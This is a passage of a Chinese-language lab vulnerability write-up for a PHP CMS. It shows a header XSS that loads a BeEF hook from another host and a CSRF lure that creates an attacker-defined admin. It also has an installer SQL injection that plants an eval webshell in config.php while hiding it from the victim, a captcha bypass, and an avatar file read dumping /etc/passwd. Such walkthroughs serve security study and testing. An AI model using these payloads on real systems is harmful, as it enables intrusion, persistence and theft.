
```
1 client-ip:1.1.1.1<script
  src=http://192.168.248.149:3000/hook.js></script>
```

用户访问到这个页面时，就会在beef上线，且无感知

Id	Name	Ip	Manege
9	root#	192.168.248.1	<a href="#">删除</a>
10	iptest	192.168.248.1	<a href="#">删除</a>
11	root	10.10.10.10	<a href="#">删除</a>

[返回](#)





也可以结合csrf，载入后创建攻击者准备的管理员账号

用bp生成poc后，将其放在另一个服务器中

然后在普通用户登录时添加请求头，内容如下，管理员点击超链接后，就会创建一个poc中定义的管理员

```
1 client-ip:<a  
  href=http://192.168.248.151/csrf/vaudit.html>1.1.1.1</a>
```

## #12. 安装漏洞

环境未安装时，首先会从最外面的index.php进入sys/config.php,当 **install.lock** 不存在时进入安装页面

安装时，会按定义的数据库信息连接mysql服务器，创建数据库，然后将相关的信息覆盖写入到config.php中，但是参数没有过滤，可以改包在数据库名称处进行注入，**这里要使用非默认的数据库名**，将一句话木马写入到config.php中，此时创建的数据库是不可用的，可以用蚁剑连接之后，在可写路径再上传一个木马，然后删除 **install.lock**，此时再进入index，又会提示安装，再次安装后可以正常使用，但保留了之前上传的木马。这样做的好处是在被攻击者视角，只会出现第一次安装报错后无法使用，再次访问时提示重新安装，然后就可以正常使用。

install.php需要做一处修改防止报错，最初配置环境时这里是安装完后手动修改的，这里在安装前修改

```
$str_tmp.="\r\n";
$str_tmp.="if (!file_exists(\$_SERVER['DOCUMENT_ROOT\'].'/sys/ins
$str_tmp.="\r\n";
// 这里需要把路径修改一下，防止包含时找不到
// $str_tmp.="include_once(' ../sys/lib.php');\r\n";
$str_tmp.="include_once('lib.php');\r\n";
$str_tmp.="\r\n";
$str_tmp.="\$host=\"\$dbhost\"; \r\n";
```

无过滤

```
// 这里似乎没有过滤
$dbhost = $_POST["dbhost"];
$dbuser = $_POST["dbuser"];
$dbpass = $_POST["dbpass"];
$dbname = $_POST["dbname"];

// 这三个值用于连接数据库，不能用于注入
$con = mysql_connect( $dbhost, $dbuser, $dbpass );
if ( !$con ) {
    die( '数据库链接出错，请检查账号密码及地址是否正确：' . mysql_error() );
}


$result = mysql_query('show databases;') or die ( mysql_error() );
while($row = mysql_fetch_assoc($result)){
    $data[] = $row['Database'];
}
unset($result, $row);
if ( in_array(strtolower($dbname), $data) ){
    mysql_close();
    echo "<script>if(!alert('数据库已存在')){window.history.back(-1);}</script>";
    exit();
}
// 这里的dbname没有进行任何过滤
mysql_query( "CREATE DATABASE $dbname", $con ) or die ( mysql_error() );
// mysql_query( "CREATE DATABASE 'install; -- 'eval($_POST['code']);'", $con ) or die ( mysql_error() );
```

在安装的post包中拼接payload

```
1 dbname=abc; -- ";eval($_POST['code']);//
```

后续也可以再构造一个安装的post包，使用被攻击者原始的输入进行安装，这样的话既上传了木马，又正确安装了数据库。

删除install.lock后，使用原始数据重放



## #13. 验证码漏洞

绕过：

管理员登录时，验证码的验证部分：

```
if (isset($_POST['submit']) && !empty($_POST['user']) && !empty($_POST['pass'])) {  
    include_once('../header.php');  
    // 这里似乎又问题，两边都为null时，可以绕过该判断  
    if(@$_POST['captcha'] !== $_SESSION['captcha']){  
        header('Location: login.php');  
        exit;  
    }  
}
```

此处将登录请求中的session删除，将post参数中的captcha删除，此时二者都为null，是绝对等于的，就可用绕过验证码

重复利用：

可以使用相同验证码重复登录

## #14. 加载头像读取任意文件

沟通构造上传的文件名，在avatar进行sql注入，将最终的\$\_SESSION['avatar']修改为我们想要读取的文件名



重新登录，图片名称中的路径会被写入到数据库

user_name	user_pass	user_avatar	user_bio	join_date	login_ip
root	dc76e9f0c0006e8f919e0c	/etc/passwd		2023-02-14	192.168.248
root#	8-L2337d0670--88d5646	/usr/sbin/dmcc		2023-02-14	192.168.248

此时在个人详情页面访问图片地址，响应中就会有读取的文件内容(fiddler查看)

Headers | Textview | Syntaxview | Webforms | Hexview | Auth | Cookies | Raw | JSON | XML

Request Headers

GET /user/avatar.php HTTP/1.1

Client

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0

Cookies

Cookie

BEEFHOOK=chf1C0m9CJe43ZGa7jrUtWoNxmTEv8DH43PpUzw9H0IbY1qth5zWCBdgYqydKAAAW4u1S5MHAU1JJeo

PHPSESSID=vundv3m0m67otcu6t634bmlqI0

DNT: 1

Miscellaneous

Referer: http://192.168.248.152:81/user/user.php

Transport

Connection: keep-alive

Host: 192.168.248.152:81

Transformer | Headers | Textview | Syntaxview | ImageView | Hexview | Webview | Auth | Caching | Cookies | Raw | JSON | XML

root:x:0:0:root:/root:/bin/bash

bin:x:1:1:bin:/bin:/sbin/nologin

daemon:x:2:2:daemon:/sbin:/sbin/nologin

adm:x:3:4:adm:/var/adm:/sbin/nologin

lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin

sync:x:5:0:sync:/sbin:/bin/sync

shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown

halt:x:7:0:halt:/sbin:/sbin/halt

mail:x:8:12:mail:/var/spool/mail:/sbin/nologin

operator:x:11:0:operator:/root:/sbin/nologin

games:x:12:100:games:/usr/games:/sbin/nologin

ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin

nobody:x:99:99:Nobody:/sbin:/sbin/nologin

systemd-network:x:192:192:systemd Network Management:/sbin:/sbin/nologin

dbus:x:81:81:system message bus:/sbin:/sbin/nologin

polkitd:x:999:998:User for polkitd:/sbin:/sbin/nologin

sshd:x:74:74:Privilege-separated SSH:/var/empty/ssh:/sbin:/sbin/nologin

postfix:x:89:89:/var/spool/postfix:/sbin:/sbin/nologin

chrony:x:998:996:/var/lib/chrony:/sbin:/sbin/nologin

mysql:x:997:1000:/home/mysql:/bin:/bin/bash